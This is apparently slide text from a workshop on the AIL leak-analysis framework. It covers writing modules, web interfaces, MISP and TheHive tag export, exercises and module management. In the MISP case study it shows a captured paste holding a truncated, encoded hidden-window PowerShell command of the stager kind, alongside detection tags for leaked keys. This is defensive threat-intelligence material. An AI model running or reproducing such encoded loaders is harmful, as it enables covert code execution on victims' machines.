Writing your own modules - /bin/template.py

```
1 import time
2 from pubsublogger import publisher
3 from Helper import Process
4 if __name__ == '__main__':
5     # Port of the redis instance used by pubsublogger
6     publisher.port = 6380
7     # Script is the default channel used for the modules.
8     publisher.channel = 'Script'
9     # Section name in bin/packages/modules.cfg
10    config_section = '<section name>'
11    # Setup the I/O queues
12    p = Process(config_section)
13    # Sent to the logging a description of the module
14    publisher.info("<description of the module>")
15    # Endless loop getting messages from the input queue
16    while True:
17        # Get one message from the input queue
18        message = p.get_from_set()
19        if message is None:
20            publisher.debug("{} queue is empty, waiting".format(config_section))
21            time.sleep(1)
22            continue
23        # Do something with the message from the queue
24        something_has_been_done = do_something(message)
```

AIL - Add your own web interface

1. Launch `var/www/create_new_web_module.py`
2. Enter the module's name
3. A template and flask skeleton has been created for your new webpage in `var/www/modules/`
4. You can start **coding** server-side in:

```
var/www/modules/your_module_name/Flask-your_module_name.py
```

5. You can start **coding** client-side in:

```
var/www/modules/your_module_name/templates/your_module_name.html
```

```
var/www/modules/your_module_name/templates/header-your_module_name.html
```

Case study: Push alert to MISP

Push alert to MISP



Goal: push tags to MISP.


Push alert to MISP



1. Use infoleak taxonomie
2. Add your own tags
3. Create a event on a paste


Case study: Finding the best place in the system

Best place to put it?




Case study: Finding the best place in the system

Best place to put it?



Case study: Finding the best place in the system

Best place to put it?




Case study: Updating Flask server.py

Flask server.py

```
1 [...]
2 # ===== INITIAL tags auto export =====
3 r_serv_db = redis.StrictRedis(
4     host=cfg.get("ARDB_DB", "host"),
5     port=cfg.getint("ARDB_DB", "port"),
6     db=cfg.getint("ARDB_DB", "db"),
7     decode_responses=True)
8 infoleak_tags = taxonomies.get('infoleak').machinetags()
9 infoleak_automatic_tags = []
10 for tag in taxonomies.get('infoleak').machinetags():
11     if tag.split('=')[0][:] == 'infoleak:automatic-detection':
12         r_serv_db.sadd('list_export_tags', tag)
13
14 r_serv_db.sadd('list_export_tags', 'infoleak:submission="manual"')
15 r_serv_db.sadd('list_export_tags', '<your_tag>')
16
```

Auto Push Tags

MISP Auto Event Creation Enabled



MISP
Threat Sharing

✕ Disable Event Creation

The hive auto export Disabled



TheHive

☑ Enable Alert Creation

Metadata : 6 / 25

Show 5 entries Search:

Whitelist	Tag
<input checked="" type="checkbox"/>	infoleak:automatic-detection="api-key"
<input checked="" type="checkbox"/>	infoleak:automatic-detection="aws-key"
<input checked="" type="checkbox"/>	infoleak:automatic-detection="base64"
<input type="checkbox"/>	infoleak:automatic-detection="bitcoin-address"
<input type="checkbox"/>	infoleak:automatic-detection="bitcoin-private-key"

Showing 1 to 5 of 25 entries

Previous 1 2 3 4 5

Next

Metadata : 23 / 25

Show 5 entries Search:

Whitelist	Tag
<input checked="" type="checkbox"/>	infoleak:automatic-detection="api-key"
<input checked="" type="checkbox"/>	infoleak:automatic-detection="aws-key"
<input checked="" type="checkbox"/>	infoleak:automatic-detection="base64"
<input checked="" type="checkbox"/>	infoleak:automatic-detection="bitcoin-address"
<input checked="" type="checkbox"/>	infoleak:automatic-detection="bitcoin-private-key"

Showing 1 to 5 of 25 entries


Previous 1 2 3 4 5

Next

Create a event

infoleak:automatic-detection="base64" +

Date	Source	Encoding	Language	Size (Kb)	Mime
20/06/2018	pastebin.com_pro	text/plain	('mt', 0.9892176706413881)	1.58	text/plain

Create  Event

Duplicate list:

Show entries

Hash type	Paste info	Date	Path
[tlsh]	Similarity: [59]%	2018-05-30	/home/aurelien/git/python3/AIL-framework/PASTES/archive/pastebin.com_pro/2018/05/30/ePtckUe.gz


Showing 1 to 1 of 1 entries

Content:

[\[Raw content\]](#)

```
powershell -noP -sta -w 1 -enc JABHAFIATwBVAFAUABvAEwAaQBDAHKAUwBFAFQAVABJAG4ARwBzACAAPQAgAFsAcgBFAEYAXQAUAEAAUwBTAGUAbQBcAGwAeQAuAEcAZQB0AFQAeQBwAGUAKAAnAF
```

Create a event



MISP
Threat Sharing

Distribution Your organisation only ▾

Threat Level Medium ▾

Analysis Initial ▾

Event Info

Publish Event ☐

✓ Create Event Close

Practical part

Practical part: Pick your choice

1. Improve module `keys.py` to support other type of keys (ssh, ...)
 - `https://github.com/veorq/blueflower/blob/master/blueflower/constants.py`
2. Graph database on `Credential.py`
 - Top used passwords, most compromised user, ...
3. Webpage scrapper
 - Download html from URL found in pastes
 - Re-inject html as paste in AIL
4. Improvement of `Phone.py`
 - Way to much false positive as of now. Exploring new ways to validate phone numbers could be interesting
5. Your custom feature

Contribution rules

How to contribute



How to contribute

- Feel free to fork the code, play with it, make some patches or add additional analysis modules.

How to contribute

- Feel free to fork the code, play with it, make some patches or add additional analysis modules.
- Feel free to make a pull request for your contribution

How to contribute

- Feel free to fork the code, play with it, make some patches or add additional analysis modules.
- Feel free to make a pull request for your contribution
- That's it!

< (^ . ^)

Final words

- Building AIL helped us to find additional leaks which cannot be found using manual analysis and **improve the time to detect duplicate/recycled leaks**.

→ Therefore quicker response time to assist and/or inform proactively affected constituents.

Annexes

Managing the framework

Managing AIL: Old fashion way

Access the script screen

```
1 screen -r Script
```

Table: GNU screen shortcuts

Shortcut	Action
C-a d	detach screen
C-a c	Create new window
C-a n	next window screen
C-a p	previous window screen

Managing your modules: Using the helper

screen(1: ModuleInformation)

Running Queues									
Action	Queue name	PID	#	S Time	R Time	Processed element	CPU %	Mem %	Avg CPU%
<K>	Attributes	31731	5	2017-08-03 00:24:03	0:00:01	G3rbPYqv	3.10%	1.56%	3.60%
<K>	BrowseWarningPaste	31952	2	2017-08-03 00:23:55	0:00:09	yP3DaL03	0.00%	1.43%	0.00%
<K>	Categ	31766	30	2017-08-03 00:23:58	0:00:06	Hs13zr6Y	6.70%	1.64%	17.40%
<K>	Credential	31822	7	2017-08-03 00:24:04	0:00:00	yP3DaL03	3.50%	1.63%	3.50%
<K>	CreditCards	31783	11	2017-08-03 00:24:04	0:00:00	q9qssLnd	4.80%	1.66%	4.80%
<K>	DomClassifier	31755	71	2017-08-03 00:23:52	0:00:12	Wz0FFBX	1.70%	1.64%	5.73%
<K>	Indexer	31870	10	2017-08-03 00:24:03	0:00:01	025SzMLu	67.60%	1.93%	61.47%
<K>	Lines	31744	5	2017-08-03 00:24:03	0:00:01	zLEpJf8	5.20%	1.57%	3.37%
<K>	Mixer	31704	2	2017-08-03 00:24:03	0:00:01	6GzeZ7zx	0.30%	0.43%	0.40%
<K>	ModuleStats	31932	33	2017-08-03 00:23:57	0:00:07	7QCEJHTV	0.00%	1.64%	0.00%
<K>	Phone	31888	2	2017-08-03 00:24:04	0:00:00	ghqFEcWA	3.40%	1.59%	3.85%
<K>	Release	31899	30	2017-08-03 00:23:57	0:00:07	3PvXVtJ	1.80%	1.64%	0.55%
<K>	SQLInjectionDetection	31941	1	2017-08-03 00:23:55	0:00:09	JNP00wmj	0.00%	1.49%	0.10%
<K>	Tokenize	31775	42	2017-08-03 00:24:03	0:00:01	WTSf5hgI	6.60%	1.57%	6.60%
<K>	Web	31818	17	2017-08-03 00:23:45	0:00:19	JNP00wmj	0.00%	1.74%	0.00%
<K>	WebStats	31922	2	2017-08-03 00:23:14	0:00:50	JNP00wmj	0.00%	0.51%	0.00%

Idle Queues				Queues not running					
Action	Queue	PID	Idle Time	Last paste hash	Action	Queue	State	Logs	
<K>	Global	31717	0:00:00	nnDewKkX	<S>	Curve	Stuck or idle, restarting disabled	Info 00:23:29 31725 Cleared invalid pid in MODULE_TYPE_Duplicates 00:23:29 31961 *invalid pid in MODULE_TYPE_SentimentAnalysis 00:23:29 31852 *id pid in MODULE_TYPE_RegexForTermsFrequency 00:23:29 31837 Cleared invalid pid in MODULE_TYPE_Curve 00:23:29 31864 *valid pid in MODULE_TYPE_SetForTermsFrequency 00:23:11 - cleared redis module info	
<K>	Keys	31880	0:00:00	yCWJXRlp	<S>	CurveManageTopSets	Not running by default		
<K>	Mail	31805	0:00:01	rhn2f3Yt	<S>	Cve	Stuck or idle, restarting disabled		
					<S>	DumpValidOntion	Not running by default		
					<S>	Duplicates	Stuck or idle, restarting disabled		
					<S>	Ontion	Stuck or idle, restarting disabled		
					<S>	PreProcessFeed	Not running by default		
					<S>	RegexForTermsFrequency	Stuck or idle, restarting disabled		
					<S>	SentimentAnalysis	Stuck or idle, restarting disabled		
					<S>	SetForTermsFrequency	Stuck or idle, restarting disabled		

0:24 0\$ bash [1 ModuleInformation] 2-\$ Mixer 3\$ Global 4\$ Duplicates 5\$ Attributes 6\$ Lines 7\$ DomClassifier 8\$ Categ 9\$ Tokenize 10\$ CreditCards 11\$ Ontion 12\$ Mail 13\$ Web 14\$ Creden

ALL ecosystem: Technologies used

Programing language: python3

Databases: Redis and ARDB


Server: Flask

Data message passing: ZMQ and Redis Publisher/Subscriber

AIL global architecture

Redis PubSub 1: port 6380, channel queuing

Redis PubSub 2: port 6380, channel script




Data feeder: Gathering pastes with pystemon


Pystemon global architecture

Redis PubSub 1: port 6380, channel queuing

Redis PubSub 2: port 6380, channel script



Message consuming



- No message lost nor double processing
- Multiprocessing!